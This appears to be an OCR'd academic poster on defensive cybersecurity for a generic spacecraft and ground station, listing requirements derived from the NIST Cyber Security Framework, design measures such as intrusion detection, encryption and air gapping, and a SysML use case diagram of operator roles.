



Fig. 1. Concept of operations. The red arrows represent the methods by which an adversary can compromise the spacecraft, ground station, and their communications, while the black shields represent the protections put in place to stop the adversary.

APPROACH

Phase One: Creating Requirements

- Derived from the National Institute of Standards and Technology's (NIST) Cyber Security Framework. (See Fig. 2)
- Apply to the specific concerns of a spacecraft and ground station
- Categorized based on
  - Function
  - Type
- Approximately eighty requirements were created in the decomposition process



#	△ Name	Text	Owner	Derived From
1	□ 4 Ground Station Requirements		System Element Requirements	
2	4.1 Ground Station Inventory	The ground station shall be inventoried as a system of communication/network devices and computers.	4 Ground Station Requirements	NIST-CSF-ID1.1.
3	4.2 Ground Station Baseline	A baseline for ground station network activity will be established and catagorized by user/system.	4 Ground Station Requirements	NIST-CSF-DE1.1.
4	4.3 Suspicious Events	Abnormal events shall be cataloged by the ground station and analyzed.	4 Ground Station Requirements	NIST-CSF-DE1.1.
5	4.4 Physical Connection Alerts	Critical devices shall be configured to alert the system if a USB or other physical connections are attached.	4 Ground Station Requirements	NIST-CSF-DE1.2.
6	4.5 Access Control Systems	Critical devices shall be secured with logged access control systems alongside visual monitoring.	4 Ground Station Requirements	NIST-CSF-DE1.2.
7	4.6 Physical Ground Station Protection	Physical access to the ground station shall be protected with the use of physical barriers, multi-factor authentication, and monitoring devices.	4 Ground Station Requirements	NIST-CSF-PR1.1.
8	4.7 Role-based Access Control	Role-based access control shall be utilized on systems and assets of the ground station.	4 Ground Station Requirements	NIST-CSF-PR1.6.
9	□ 5 Software Requirements		System Element Requirements	
10	5.1 Software Management	Software in use on the ground stations and spacecraft shall be identified and cataloged.	5 Software Requirements	NIST-CSF-ID1.1.
11	5.2 Anti-virus	An anti-virus/anti-malware program shall be deployed on the ground station and control centers.	5 Software Requirements	NIST-CSF-DE1.2.
12	□ 6 Network Requirements		System Element Requirements	
13	6.1 Communication Map	All communication to and from the spacecraft and ground station shall be mapped.	6 Network Requirements	NIST-CSF-ID1.1.
14	6.2 Communication Baseline	A baseline for spacecraft communications shall be established to compare against mission objective.	6 Network Requirements	NIST-CSF-DE1.1.
15	6.3 Authentication and Authorization	Only authenticated and authorized users shall interface with spacecraft.	6 Network Requirements	NIST-CSF-ID1.3.
16	6.4 Air gapped System	Any machines/networks that either directly or indirectly interact with the spacecraft will be air gapped.	6 Network Requirements	NIST-CSF-ID1.3.
17	6.5 IDS and IPS	Intrusion detection and prevention systems shall be implemented in the ground station (especially on the connection to the spacecraft).	6 Network Requirements	NIST-CSF-DE1.2.

Fig. 2. Requirements Table. This table displays our functional requirements, their owner and what NIST requirement they were derived from.

Phase Two: Applying the Requirements

- Applying the derived requirements alongside established spacecraft/ground station architecture to design models
  - SysML Block Definition Diagram
  - SysML Internal Block Diagram
  - Whitebox Interface Control Document (ICD) Table
  - Requirements Diagram
  - Use Case Diagram

DESIGN

The architecture is for a generic spacecraft and ground station system. The design takes into account the functionality of the spacecraft and ground station in relation to elements of cyber security. User functionality was identified in the use case diagram shown in Fig. 3. In addition, the security measures and practices that would need to be modified to improve the security and resiliency of the system are identified.

- Implement an IDS and IPS on both the ground station and spacecraft
- Encrypt communications between the spacecraft and ground station
- Air gap the control room of the ground station
- Network Segmentation
- Defense in Depth
- Authorization and Authentication on both the spacecraft and ground station



«block»
Spacecraft and Ground Station System
Satellite Commanding
Surveil Space
Explore New Space Surveillance Technologies
Employing New Space Surveillance Sensors
Detect and Track
Payload Command and Control
extension points
«extend»
Communicate With Payload
Plan Payload
Maintain Communication Equipment
extension points
«extend»
Communication Maintenance
Prepares Communication Equipment Documentation
extension points
«extend»
Monitors Servers and Workstations
Maintains IT Systems and Networks
extension points
«extend»
Operates IT Systems and Networks
Ensures Integrity of Baselines
Training
Scripting
Performs System Health Check
Keep System and Equipment Configured and Updated
User Account Management
«extend»
«extend»
Data Archival and Restoral
Patch Management
extension points
Installs Antivirus
extension points
Conducts Systems Analysis
System Performance Tuning
Space Systems Operations Specialist
Space Spartan
Space Systems Payload Specialist
Satellite Communication Systems Operator-Maintainer
Ground Station System Administrator
Academic Version for Teaching Only
Commercial Development is strictly Prohibited

Fig. 3. SysML Use Case Diagram. The user roles (stick figures) are on the right with the use cases (circles) of the system on the left.

